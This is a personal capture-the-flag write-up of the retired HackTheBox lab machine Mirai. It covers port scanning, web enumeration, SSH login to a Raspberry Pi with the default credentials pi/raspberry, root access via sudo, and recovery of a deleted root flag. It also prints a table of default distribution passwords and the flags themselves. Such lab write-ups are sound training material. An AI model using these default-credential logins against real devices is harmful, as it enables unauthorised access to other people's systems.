415 HTB Mirai

[HTB] Mirai


by Pablo `https://github.com/vorkampfer/hackthebox`

- **Resources:**

  > 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  > 2. Savitar github `https://s4vitar.github.io/`
  > 3. Savitar github2 `https://github.com/s4vitar`
  > 4. `https://blackarch.wiki/faq/`
  > 5. `https://blackarch.org/faq.html`
  > 6. **0xdf** `https://0xdf.gitlab.io/`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`



Mirai

OS: Linux

Difficulty: Easy

Points: 20

Release: 01 Sep 2017

IP: 10.10.10.48

NOTE: This write-up was done using *BlackArch*

Synopsis:

1. *Mirai, an ~~easy-level~~ piece-of-cake Linux OS machine on HackTheBox, runs on RaspberryPi device and has Pi-Hole application installed. The default username and password for the device are still active via SSH* `pi raspberry`*. The user has sudo privileges for all which gave us a root shell* `sudo su`*. There is a bit of a catch at the end. I have to recover the deleted root flag from a usb drive* `# strings /dev/sdb`*. The box was very easy.*

Practical Skills:

```
1. This box was so easy.
2. Thinking like a hacker would help you to solve this box in 1 hour or less.
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.48
PING 10.10.10.48 (10.10.10.48) 56(84) bytes of data.
64 bytes from 10.10.10.48: icmp_seq=1 ttl=63 time=216 ms


2. ~/hackthebox/mirai ▷ whichsystem.py 10.10.10.48
10.10.10.48 (ttl -> 63): Linux

```

2. **Nmap**

```
1. ▷ openscan mirai.htb
2. ▷ echo $openportz
22,80,111,2049,34901,47015,55623,59875
3. ▷ sourcez
4.  ▷ echo $openportz
```


```
22,53,80,1304,32400,32469
5. ▷ portzscan $openportz mirai.htb
6. ▷ jbat mirai/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,53,80,1304,32400,32469 mirai.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp    open  ssh     syn-ack OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
53/tcp    open  domain  syn-ack dnsmasq 2.76
80/tcp    open  http    syn-ack lighttpd 1.4.35
1304/tcp  open  upnp    syn-ack Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http    syn-ack Plex Media Server httpd
32469/tcp open  upnp    syn-ack Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
```

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 6.7p1 Debian 5+deb8u3 launchpad'
2. I click on 'https://launchpad.net/debian/+source/openssh/1:6.7p1-5+deb8u3' and it tells me we are dealing with an Ubuntu Jessie Server.
3. ## Changelog
openssh (1:6.7p1-5+deb8u3) jessie-security; urgency=high
4. I find out later I am actually on a Raspberry Pi Server
```

4. **Whatweb**

```
1.  Lets check out 80, and 32400. Looks like that are both running http
2. ▷ whatweb http://10.10.10.48
http://10.10.10.48 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[lighttpd/1.4.35], IP[10.10.10.48], UncommonHeaders[x-pi-hole], lighttpd[1.4.35]
3. ▷ whatweb http://10.10.10.48:32400
http://10.10.10.48:32400 [401 Unauthorized] Country[RESERVED][ZZ], IP[10.10.10.48], Plex-Media-Server, Script, Title[Unauthorized], UncommonHeaders[x-plex-protocol,x-plex-content-original-length,x-plex-content-compressed-length]
```




Lets do some manual enumeration of the website

```
1. http://10.10.10.48 <<< Nothing blank
2. http://10.10.10.48:32400 <<< Plex login that redirects to >>> http://10.10.10.48:32400/web/index.html
```

6. **Curl**

```
1.  ▷ curl -s -X GET "http://10.10.10.48/" -I
HTTP/1.1 404 Not Found
X-Pi-hole: A black hole for Internet advertisements.
Content-type: text/html; charset=UTF-8
Content-Length: 0
Date: Sun, 17 Mar 2024 05:40:50 GMT
Server: lighttpd/1.4.35
```



Pi-hole


Ad- and tracker-blocking application

pi-hole.net

Pi-hole is a Linux network-level advertisement and Internet tracker blocking application which acts as a DNS sinkhole and optionally a DHCP server, intended for use on a private network. Wikipedia

More website enumeration

```
1. Google 'what is pi-hole'
2. Google 'raspberry pi default password'
3. Below is a list of most popular Raspberry Pi distro and their default passwords.
4. https://tutorials-raspberrypi.com/raspberry-pi-default-login-password/
```



The following table consists of the default usernames and passwords of the most renowned Raspberry Pi's distributions:

Raspberry Pi Distributions	Username	Password
Raspberry Pi OS	pi	raspberry
DietPi	root	dietpi
Lakka Linux	root	root
Kali Linux	root	toor
OpenELEC	root	openelec
Arch Linux ARM	root	root
Debian	pi	raspberry
LibreELEC	root	libreelec
OSMC	osmc	osmc
QtonPi	root	rootme
Ubuntu Server	ubuntu	ubuntu
ROKOS	rokos	rokos
Retropie	pi	raspberry

Enumerating Raspberry Pi

```
1. Username pi and password raspberry seem common lets try that credential for port 22 SSH.
```

9. SSH into Raspbery Pi using default credentials

```
1. ▷ ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be established.
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVFgQ1qkyXTnVQBTYrV44Y2oXyjOa60.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.48' (ED25519) to the list of known hosts.
pi@10.10.10.48's password: raspberry
2. SUCCESS, we are in.
3. pi@raspberrypi:~$ whoami
pi
```

10. Enumerating as user pi on `"Raspberry Pi-hole server"`


```
1. pi@raspberrypi:~$ id
uid=1000(pi) gid=1000(pi)
groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60(games),100(users),101(in
put),108(netdev),117(i2c),998(gpio),999(spi)
```

```
pi@raspberrypi:~$ sudo su
root@raspberrypi:/home/pi# cat /home/pi/Desktop/user.txt | grep ff
ff837707441b257a20e32199d7c8838d
root@raspberrypi:/home/pi# whoami
root

2. We were able to get root because pi is part of the root group.
3. root@raspberrypi:/home/pi# cat /root/root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
4. Lets check out if there are any usbdrives attached to the server.
5. root@raspberrypi:/home/pi# lsusb -v

Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               2.00
  bDeviceClass            9 Hub
  bDeviceSubClass         0 Unused
  bDeviceProtocol         0 Full speed (or root) hub
  bMaxPacketSize0        64
  idVendor           0x1d6b Linux Foundation
  idProduct          0x0002 2.0 root hub
  bcdDevice            3.16
  iManufacturer           3 Linux 3.16.0-4-686-pae ehci_hcd
  iProduct                2 EHCI Host Controller
  iSerial                 1 0000:02:03.0
6. root@raspberrypi:/home/pi# df -h | grep -v tmpfs
Filesystem      Size  Used Avail Use% Mounted on
aufs            8.5G  2.8G  5.3G  34% /
/dev/sda1       1.3G  1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0      1.3G  1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
/dev/sda2       8.5G  2.8G  5.3G  34% /lib/live/mount/persistence/sda2
/dev/sdb        8.7M   93K  7.9M   2% /media/usbstick
7. Looks use strings on /dev/sdb. Normally, that would be a crazy idea, but if we look at the size of the disk
space it is only 8.7 MB.
8. root@raspberrypi:/home/pi# strings /dev/sdb
------------------------------------------------------

r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
9. 3d3e483143ff12ec505d026fa13e020b <<< Root Flag
10. This has got to be the easist box on Hack The Box. lol
```



Mirai has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#16725	17 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

Pwned too easy